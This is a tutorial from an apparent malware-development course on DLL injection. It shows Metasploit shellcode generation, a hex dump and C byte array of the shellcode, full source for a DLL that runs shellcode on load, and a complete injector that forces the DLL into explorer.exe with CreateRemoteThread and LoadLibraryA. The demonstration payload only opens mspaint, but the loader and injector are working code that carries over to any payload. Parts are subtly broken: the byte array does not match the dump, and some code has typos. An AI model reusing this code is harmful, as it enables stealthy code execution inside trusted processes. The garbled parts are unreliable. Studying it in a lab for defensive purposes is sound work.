

Dll Injection

In this part, we will see how a dll injection works, so for a dll injection to work, we will use four APIs:

1. GetProcAddress: To get the LoadLibrary's address
2. VirtualAllocEx: To allocate memory in Target
3. WriteProcessMemory: To write path-to-DLL to target
4. CreateRemoteThread: It takes two parameters, Address of LoadLibrary, and Path to dll

Now we need to create a 64-bit Mspaint shellcode with Metasploit, in Kali Linux

```
msf6 > use payload/windows/x64/exec
msf6 payload(windows/x64/exec) > options

Module options (payload/windows/x64/exec):

  Name      Current Setting  Required  Description
  ----      -
  CMD        process          yes       The command string to execute
  EXITFUNC   thread           yes       Exit technique (Accepted: '', seh, thread, process, none)

View the full module info with the info, or info -d command.

msf6 payload(windows/x64/exec) > set CMD mspaint.exe
CMD => mspaint.exe
msf6 payload(windows/x64/exec) > set EXITFUNC thread
EXITFUNC => thread
msf6 payload(windows/x64/exec) > generate -f raw -o mspaint64.bin
[*] Writing 279 bytes to mspaint64.bin...
msf6 payload(windows/x64/exec) > _
```

```
(.afric)-(shinee@kali)-[~/shellcode]
$ ls
msg_box.bin  mspaint32_shellcode.bin  mspaint64.bin  notepad.ico
```

Now let's verify, whether this shellcode is working or not:

So, we will run this shellcode in the shellcode runner.

Make sure to extract the .bin file to .c file, then copy the shellcode, then run the .cpp file.

```

File Edit Search View Analysis Tools Window Help
mspaint64.bin
16 Windows (ANSI) hex
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51 0Hf88eA...AQAPRQ
00000010 56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52 VHl0eH<R`H<R.H<R
00000020 20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0 H<RPH.-JUMlEHlA
00000030 AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED ~<a|., AA&A.A&ai
00000040 52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88 RAQH<R <B<H.D<E`
00000050 00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44 ...H.AtgH.DP<H.D
00000060 8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48 <@ I.D&VHyEA<4`H
00000070 01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1 .OMlEHlA-AA&A.A&
00000080 38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44 8au&L.L$.E9Nu0XD
00000090 8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49 <@SI.DfA<.HD<@.I
000000A0 01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A .D&A<`H.D&AXAX^YZ
000000B0 41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41 AXAYAZHfi ARy&AXA
000000C0 59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00 YZH<.eWgyy]H°.
000000D0 00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B ....H.....A°l<
000000E0 6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF o+y0»A.*.A°!`%y
000000F0 D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47 0HfA(<|.G&au.»G
00001000 13 72 6F 6A 00 59 41 89 DA FF D5 6D 73 70 61 69 .roj.YA&Uy0mpai
00001100 6E 74 2E 65 78 65 00 nt.exe.


```

```

unsigned char rawData[279] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69,
    0x78, 0x65, 0x00
};

```

And now compile the .bat file, then run the .exe file



As you can see mspaint got opened, so our shellcode is working.

Now let's see what all API functions are used in a dll function:

Our dll program will have on export: mspaintDll.def

```

1  LIBRARY "mspaintDLL"
2  EXPORTS
3  RunShellcode

```

```

unsigned int lengthOfshellcodePayload = 279;

extern __declspec(dllexport) int Go(void);
int RunShellcode(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;

    alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);

    retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);

    if ( retval != 0 ) {
        threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
        WaitForSingleObject(threadHandle, 0);
    }
    return 0;
}

BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD reasonForCall, LPVOID lpReserved ) {

    switch ( reasonForCall ) {
        case DLL_PROCESS_ATTACH:
            RunShellcode();
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
        case DLL_PROCESS_DETACH:
            break;
    }
    return TRUE;
}

```

Now first we will use the above .cpp file, to build the .dll file.

Here we can see it has got the Dllmain, inside it we used the switch statement for various cases.

The first case is when the dll file is attached or loaded by the pre-executable, and when that happens it will trigger this function, and it will execute this function.

When that happens, it will call VirtualAlloc, then VirtualProtect, change the protection of the program, and then create a thread using the CreateThread function.

Now let's compile the file, using the .bat file:

```
x64 Native Tools Command Prompt for VS 2022
*****
** Visual Studio 2022 Developer Command Prompt v17.9.5
** Copyright (c) 2022 Microsoft Corporation
*****
[vcvarsall.bat] Environment initialized for: 'x64'

FLARE-VM 05-04-2024 23:25:41.14
C:\Program Files\Microsoft Visual Studio\2022\Community>cd C:\Users\Red\Desktop\project\22-DLL_injection

FLARE-VM 05-04-2024 23:25:43.57
C:\Users\Red\Desktop\project\22-DLL_injection>compileDLL.bat
Microsoft (R) C/C++ Optimizing Compiler Version 19.39.33523 for x64
Copyright (C) Microsoft Corporation. All rights reserved.

mspaintDLL.cpp
Microsoft (R) Incremental Linker Version 14.39.33523.0
Copyright (C) Microsoft Corporation. All rights reserved.

/out:mspaintDLL.exe
/DLL
/OUT:mspaintDLL.dll
/def:mspaintDLL.def
mspaintDLL.obj
    Creating library mspaintDLL.lib and object mspaintDLL.exp
```

Make sure that you don't get any error

Now we have created our .dll file, now we are going to inject this dll file into the explorer

Here's the source code of the dll-injector:


```

1
2 #include <windows.h>
3 #include <stdio.h>
4 #include <stdlib.h>
5 #include <string.h>
6 #include <tlhelp32.h>
7
8
9 int SearchForProcess(const char *processName) {
10
11     HANDLE hSnapshotOfProcesses;
12     PROCESSENTRY32 processStruct;
13     int pid = 0;
14
15     hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
16     if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;
17
18     processStruct.dwSize = sizeof(PROCESSENTRY32);
19
20     if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
21         CloseHandle(hSnapshotOfProcesses);
22         return 0;
23     }
24
25     while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
26         if (1strcmpiA(processName, processStruct.szExeFile) == 0) {
27             pid = processStruct.th32ProcessID;
28             break;
29         }
30     }
31
32     CloseHandle(hSnapshotOfProcesses);
33
34     return pid;
35 }
36
37
38 int main(int argc, char *argv[]) {
39
40     HANDLE hProcess;
41     FVOID pRemoteProcAllocMem;
42     PTHREAD_START_ROUTINE pLoadLibrary = NULL;
43     char pathToDLL[] = "C:\\Users\\Red\\Desktop\\project\\22-DLL_injection\\mspaintDLL";
44     //char pathToDLL[] = "C:\\mspaintDLL.dll";
45     char processToInject[] = "explorer.exe";
46     int pid = 0;
47
48
49     pid = SearchForProcess(processToInject);
50     if (pid == 0) {
51         printf("Process To Inject NOT FOUND! Exiting.\n");
52         return -1;
53     }
54
55     printf("Process To Inject PID: [ %d ]\nInjecting...", pid);
56
57     pLoadLibrary = (PTHREAD_START_ROUTINE) GetProcAddress(GetModuleHandle("Kernel32.dll"), "LoadLibraryA");
58
59     hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD) (pid));
60
61     if (hProcess != NULL) {
62         pRemoteProcAllocMem = VirtualAllocEx(hProcess, NULL, sizeof(pathToDLL), MEM_COMMIT, PAGE_READWRITE);
63
64         WriteProcessMemory(hProcess, pRemoteProcAllocMem, (LPVOID) pathToDLL, sizeof(pathToDLL), NULL);
65
66         CreateRemoteThread(hProcess, NULL, 0, pLoadLibrary, pRemoteProcAllocMem, 0, NULL);
67         printf("done!\nallocated Memory addr = %p\n", pRemoteProcAllocMem);
68
69         CloseHandle(hProcess);
70     }
71     else {
72         printf("OpenProcess failed! Exiting.\n");
73         return -2;
74     }
75 }

```

Make sure to add the file path of your dll file, which you just created, and we can see that it is finding for explorer.exe to inject the dll file.

Now we are going to compile this .cpp file, and then execute the .exe file.



As we can see here it opened the mspaint

explorer.exe	0.50	87,204 K	1,80,288 K	4412 Windows Explorer	Microsoft Corporation
SecurityHealthSystray.exe		1,668 K	9,292 K	6000 Windows Security notificatio...	Microsoft Corporation
VBoxTray.exe	< 0.01	2,592 K	11,200 K	4420 VirtualBox Guest Additions Tr...	Oracle and/or its affiliates
ZoomIt64.exe		1,840 K	8,988 K	5392 Sysinternals Screen Magnifier	Sysinternals - www.sysinter...
cmd.exe		2,560 K	5,208 K	2444 Windows Command Processor	Microsoft Corporation
conhost.exe		7,388 K	21,332 K	7140 Console Window Host	Microsoft Corporation
notepad++.exe		31,704 K	48,864 K	2016 Notepad++	Don HO don.h@free.fr
procexp.exe		4,556 K	12,400 K	2412 Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	0.50	30,500 K	54,060 K	5956 Sysinternals Process Explorer	Sysinternals - www.sysinter...
mspaint.exe	1.00	11,060 K	32,168 K	5432 Paint	Microsoft Corporation

And if see here, we can see that it opened mspaint under the explorer.exe

And now, if you open process Hacker, and then check the module section, you can see that it has loaded the mspaint.dll file into the process memory of the explorer.

If you click on it and look under the Exports section, you can see that one of the exporter functions is RunShellCode, which had already been seen in the mspaintDll.cpp file.

In the cmd you can see the address of the allocated memory, so just go to the allocated memory tab, and then find this address, this address will have read and write protection, open it, and you can see the path of the dll file, that has been injected by the malware into explorer.